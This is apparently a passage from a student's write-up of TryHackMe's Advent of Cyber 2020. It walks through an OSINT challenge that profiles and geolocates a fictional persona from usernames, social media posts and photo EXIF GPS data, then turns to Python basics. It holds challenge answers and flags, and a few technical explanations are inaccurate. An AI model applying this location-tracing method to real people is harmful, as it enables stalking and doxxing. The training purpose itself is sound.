0 directories, 3 files
fireart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
fireart@christmas:~#
```

QUESTION 6 : What is the CVE for DirtyCow?

CVE-2016-5195

## **DAY 14 – OSINT: WHERE'S RUDOLPH?**

QUESTION 1 : What URL will take me directly to Rudolph's Reddit comment history?

<https://www.reddit.com/user/uIGuidetheClaus2020/comments/>

search the given username on <https://whatsmyname.app/> and we will find Rudolph's reddit. Once we get to the reddit account, go to comment and copy the link.

The screenshot shows a Windows taskbar at the bottom with several open browser tabs. The top tab is titled 'What's My Name Web' and has a search bar with the text 'uIGuidetheClaus2020'. Below the search bar are buttons for 'Copy', 'Excel', 'CSV', and 'PDF'. The middle tab is titled 'Reddit' and has the URL 'https://www.reddit.com/user/uIGuidetheClaus2020/comments/'. The main content area shows a list of comments from the user 'uIGuidetheClaus2020'. One visible comment reads: 'IGuidetheClaus2020 commented on Loosoo... - r/Twitter - Posted by u/FriegusTheBoss Ouch. Some days I love Twitter. Some days, it's just...lol.' Below this, another comment from the same user discusses library fines. The right side of the Reddit page displays the user's profile information, including their karma (36), a 'Cake day' (November 24, 2020), and a 'One-Year Club' trophy. The status bar at the bottom of the screen shows the date as 2/11/2022 and the time as 11:30 PM.

QUESTION 2: According to Rudolph, where was he born?

Chicago

We found out where he was born on one of his reddit comments.

IGuidetheClaus2020 5 points · 2 years ago  
Fun fact: I was actually born in [Chicago](#) and my creator's name was Robert!

Reply Give Award Share \*\*\*

QUESTION 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

May

Google  X

All Images Videos Shopping News More Tools

About 579,000 results (0.71 seconds)

Ads - Shop rudolph the red nosed reindeer robert

Rudolph the Red-Nosed Reindeer by Robert L May  
RM 51.58 BookDepository.com Free shipping

Rudolph the Red-Nosed Reindeer by Robert L May  
RM 87.46 BookDepository.com Free shipping

Rudolph the Red Nosed Reindeer by R. L. May  
RM 66.68 BookDepository.com Free shipping

Rudolph the red-nosed reindeer  
Book by Robert L. May

Book preview 5/20 pages available

Did you like this book?

Although the other reindeers laugh at him because of his bright red nose, Rudolph proves his worth when he is chosen to lead Santa Claus' sleigh on a foggy

QUESTION 4: On what other social media platform might Rudolph have an account?

Twitter

We found out he has a twitter account from one of his comments on reddit and to confirm we search for him on twitter.

New Hot Top

IGuidetheClaus2020 commented on [Looooool](#) i.redd.it/lu70q... r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Give Award Share \*\*\*

The image displays two side-by-side screenshots from a mobile application interface.

**Left Screenshot:** A search results screen for the query "iguidetheclaus2020". The results show several users, including one named "IGuidetheClaus2020" with a reindeer profile picture. Below the search bar is a banner for "Siarhei Melnik" featuring a Christmas tree and the text "Advent of Cyber 2020".

**Right Screenshot:** A detailed view of the user profile for "IGuidetheClaus2020". The profile picture is a reindeer. The bio reads: "Seeking the truth. Really. Business inquiries: rudo...". The user has 23 tweets. Below the bio, it says "Seeking the truth. Really." and provides an email address: "Business inquiries: rudolphthered@hotmail.com". The profile also indicates the user is located at "North Pole" and joined in November 2020. The user has 5 following and 172 followers. The "Tweets" tab is selected.

QUESTION 5: What is Rudolph's username on that platform?

@IGuideClaus2020

A screenshot of a user profile for "IGuidetheClaus2020". The profile picture is a reindeer. The bio reads: "Seeking the truth. Really.". The user has 23 tweets. Below the bio, it says "Seeking the truth. Really." and provides an email address: "Business inquiries: rudolphthered@hotmail.com". The profile also indicates the user is located at "North Pole" and joined in November 2020. The user has 5 following and 172 followers. The "Tweets" tab is selected.

QUESTION 6: What appears to be Rudolph's favourite TV show right now?

Bachelorette

From his twitter account, we can see he tweets and retweets about this show a lot.



QUESTION 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Chicago

Using the image he uploaded during the parade, we can reverse image search on google. We found out that it was in Chicago.



Google search results for the image:

- Pages that include matching images:
  - [Thompson Coburn 'floats' down Michigan Avenue in first ...](https://www.thompsoncuburn.com/news-events/news)
  - [rudolph balloon Off 69%](http://www.sales.sp.gov.br/indjx)
  - [rudolph balloon for Sale - OFF 51% - PlusWood](http://www.pluswood.com.tr/incjk)
  - [Thompson Coburn 'floats' down Michigan Avenue in first ...](https://cookcountryrecord.com/stories/521034423-lh...)

QUESTION 8: Okay, you found the city, but where specifically was one of the photos taken?

41.891815, -87.624277

Use sites like [viewexifdata.com](http://viewexifdata.com) we can find the exif data of the image uploaded by Rudolph in higher resolution on twitter.

The screenshot shows a browser window with multiple tabs open. The active tab is 'ViewExifData.com'. The page displays two tables of EXIF data and a large image of a reindeer balloon. The first table is 'Image Exif Data' and the second is 'GPS Data'. The image is labeled 'lights-festival-website.jpg'.

| Image Exif Data | Value                        |
|-----------------|------------------------------|
| File Name       | lights-festival-website.jpg  |
| Filesize        | 49.96K                       |
| Width           | 650 pixels                   |
| Height          | 510 pixels                   |
| Mime Type       | image/jpeg                   |
| Copyright       | {FLAG}ALWAYSCHECKTHEEXIFD4T4 |
| Exif Version    | 0231                         |

| GPS Data          | Value            |
|-------------------|------------------|
| GPS Longitude Ref | West             |
| GPS Longitude     | -87.624277300009 |
| GPS Latitude Ref  | North            |
| GPS Latitude      | 41.891815100053  |

QUESTION 9: Did you find a flag too?

{FLAG}ALWAYSCHECKTHEEXIFD4T4

The screenshot shows a Windows desktop environment. A taskbar at the bottom includes icons for File Explorer, Edge, and File History. The main area shows the same 'ViewExifData.com' interface as the previous screenshot, displaying EXIF data and a reindeer balloon image.



| Image Exif Data | Value                        |
|-----------------|------------------------------|
| File Name       | lights-festival-website.jpg  |
| Filesize        | 49.96K                       |
| Width           | 650 pixels                   |
| Height          | 510 pixels                   |
| Mime Type       | image/jpeg                   |
| Copyright       | {FLAG}ALWAYSCHECKTHEEXIFD4T4 |
| Exif Version    | 0231                         |

| GPS Data          | Value            |
|-------------------|------------------|
| GPS Longitude Ref | West             |
| GPS Longitude     | -87.624277300009 |
| GPS Latitude Ref  | North            |
| GPS Latitude      | 41.891815100053  |

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540

From one of his tweets, he is staying at Marriott hotel. Copy paste the exact location of the parade on google and open google maps. And tap on the Marriott hotel nearby and we will get the street number.



### **Thought Process/Methodology:**

We search the given username on sites like <https://whatsmyname.app/> and we will find Rudolph's reddit. Once we get to the reddit account, go to comment and copy the link. We found out where he was born on one of his reddit comments. Using google to find out Robert's full name. We found out he has a twitter account from one of his comments on reddit and to confirm we search for him on twitter and get his username. From his twitter account, we can see he tweets and retweets about the show Bachelorette a lot. Using the image he uploaded during the parade, we can reverse image search on google. We found out that it was in Chicago. Usite sites like viewexifdata.com we can find the exif data of the image uploaded by Rudolph in higher resolution on twitter so we can know the exact location of the parade and get the flag. From one of his tweets, he is staying at Marriott hotel therefore copy paste the exact location of the parade on google and open google maps. And tap on the Marriott hotel nearby and we will get the street number.

## Day 15: There's a python in my stocking!

### Question 1

What's the output of True + True?

Answer: 2

Python states that True + True equals 2, which is illogical given that booleans can be added, concatenated, or combined in any way.

```
1 $ python
2 Python 3.9.0 (default, Oct  7 2020, 23:09:01)
3 [GCC 10.2.0] on linux
4 Type "help", "copyright", "credits" or "license" for more information.
5 >>> True + True
6 2
```

The True boolean would therefore appear to be truthy as well as one, and the False boolean would appear to be false as well as zero. So when there is a + operation between booleans, they opted to cast True as one. And therefore 1 + 1 Equals 2. This is foolish and perplexing.

In Ruby, true + true generates an error as intended:

```
1 $ irb
2 irb(main):001:0> true + true
3 Traceback (most recent call last):
4   4: from /usr/bin/irb:23:in `<main>'
5   3: from /usr/bin/irb:23:in `load'
6   2: from /usr/lib/ruby/gems/2.7.0/gems/irb-1.2.7/exe/irb:11:in `<top (required)>'
7   1: from (irb):1
8 NoMethodError (undefined method `+' for true:TrueClass)
```

because booleans, which make more sense and are anticipated, do not provide the + operator.

### Question 2

What's the database for installing other people's libraries called?

Answer: pypi

It is known as pypi in Python and rubygems in Ruby.

### *Question 3*

What is the output of `bool("False")`?

Answer: true

A string converted to a boolean in Python is always regarded truthy, hence the result will always be true. Additionally, an empty string is regarded as false and returns false.

```
1 >>> bool("False")
2 True
3 >>> bool("noraj")
4 True
5 >>> bool("")
6 False
```

PHP has the same bizarre behaviour.

As opposed to this less evident behaviour, ruby allows you to verify whether an object is empty and returns a boolean, which makes more sense:

```
1 irb(main):001:0> "noraj".empty?
2 => false
3 irb(main):002:0> "".empty?
4 => true
5 irb(main):003:0> [0].empty?
6 => false
7 irb(main):004:0> [].empty?
```

### *Question 4*

What library lets us download the HTML of a webpage?

Answer: requests

### *Question 5*

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
1  x = [1, 2, 3]
2  y = x
3  y.append(6)
4  print(x)
```

Answer: [1, 2, 3, 6]

In python:

```
1  >>> x = [1, 2, 3]
2  >>> y = x
3  >>> y.append(6)
4  >>> print(x)
5  [1, 2, 3, 6]
```

This code also functions in Ruby:

```
1  irb(main):001:0> x = [1, 2, 3]
2  => [1, 2, 3]
3  irb(main):002:0> y = x
4  => [1, 2, 3]
5  irb(main):003:0> y.append(6)
6  => [1, 2, 3, 6]
7  irb(main):004:0> print(x)
8  [1, 2, 3, 6]=> nil
9  irb(main):005:0> x
10 => [1, 2, 3, 6]
```

### ***Question 6***

What causes the previous task to output that?

Answer: pass by reference

### ***Thought Process/Methodology:***

This problem involves Python boolean logic. In general, thinking through straightforward issues like this may be a useful approach to grasp how a programming language operates. However, if this is our first time using Python, it is best to run a line of code to see the results.

Python may be run in two different ways: using scripts (as described in the dossier) or the REPL (Read Evaluate Print-Loop). Despite its confusing name, REPL essentially implies that each line is executed when users press enter and that all variables, data structures, and functions are stored in memory until the shell is closed. Using the REPL instead of writing a script, in our experience, is faster for straightforward problems like this as all the work can be done at once.

